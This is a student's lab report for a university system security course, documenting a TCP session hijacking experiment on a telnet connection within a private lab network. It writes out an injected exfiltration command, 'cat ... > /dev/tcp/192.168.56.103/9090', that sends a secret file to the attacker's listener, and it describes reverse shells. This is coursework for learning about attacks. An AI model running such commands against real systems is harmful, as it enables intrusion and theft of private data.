LABORATORY

CEL62: Cryptography and System Security Winter 2021


|  |  |
| --- | --- |
| **Experiment 8:** | TCP Session Hijacking |
| **Name** | Kashish Jain |
| **UID** | 2019130022 |
| **Batch** | B |
| **Subject** | CSS |


Note: Students are advised to read through this lab sheet before doing an experiment. The on-the-spot evaluation may be carried out during or at the end of the experiment. Your performance, teamwork/Personal effort and learning attitude will count towards the marks.

Experiment 8: TCP Session Hijacking

1. OBJECTIVE

Creating and understanding TCP Session Hijacking

1. INTRODUCTION AND HIJACKING EXERCISE PROCEDURE TCP Session Hijacking Attacks
   * Spoof a packet with a valid TCP signature (source IP, dest. IP, source port, dest. Port, and valid sequence number)
   * The receiver will not be able to distinguish this spoofed packet from an actual packet
   * An attacker may be able to run malicious commands on the server Hijacking a Telnet Connection:




EXPERIMENT SET UP:

Set up: User: 192.168.56.1, Server: 192.168.56.102, Attacker: 192.168.56.103


User:



Server:





Attacker:




Steps:

* The user establishes a telnet connection with the server.
* Use Wireshark on the attacker machine to sniff the traffic
* --Retrieve the destination port (23), source port number (i.e. whatever you have), and sequence number.


Run command pkgmgr /iu:"TelnetClient"





What Command Do We Want to Run

* By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
* Consider there is a top-secret file in the user’s account on the Server called “secret”. If the attacker uses the “cat” command, the results will be displayed on the server’s machine, not on the attacker’s machine.
* To get the secret, we run a TCP server program so that we can send the secret from


the server machine to the attacker’s machine.


Session Hijacking:

Steal a Secret “cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/TCP/ 10.0.2.16/9090 (virtual file in

/dev folder which contains device files). This invokes a pseudo-device that creates a


connection with the TCP server listening on port 9090 of 10.0.2.16 and sends data via the connection. The listening server on the attacker machine will get the content of the file.







Launch the TCP Session Hijacking Attack:

* Convert the command string into hex








* Netwox tool 40 allows us to set every single field of a TCP packet.



Launch the TCP Session Hijacking Attack:











What happens to the actual client and server after the hijacked packet is sent?





Reverse shell (Linux skill)

* The best command to run after having hijacked the connection is to run a reverse shell command.
* To run shell programs such as /bin/bash on Server and use input/output devices that can be controlled by the attackers.
* The shell program uses one end of the TCP connection for its input/ output and the other end of the connection is controlled by the attacker machine.
* A reverse shell is a shell process running on a remote machine connecting back to the attacker.
* It is a very common technique used in hacking.



**Conclusion:**

* The telnet session between user and server was successfully hijacked by the attacker by observing the packets sent between user and server.
* After getting the next sequence and acknowledgement number the attacker forges a TCP packet using netwox 40.
* The payload value is “cat /home/netx/temp/secret.txt > /dev/tcp/192.168.56.103/9090”, to get the contents of the secret file to the attacker’s TCP server listening on port 9090.
* The initial sequence number is randomly generated by the machine so the attacker is unable to guess the initial sequence number however after the packets are transferred between the two machines the attacker can guess the next sequence and acknowledgement number based on the number of packets sent between the two machines.
* TCP assigns the first port number randomly based on the available port numbers. Each successive TCP connection uses a different port number which is higher than the last port number. If a telnet connection is disabled and enabled again the new port number will be a few increments of the old port number.
* Explored the reverse shell technique where in the attacker uses the hijacked TCP session to run a reverse shell command.
* The attacker can then use the reverse shell for executing any command on the victim’s system.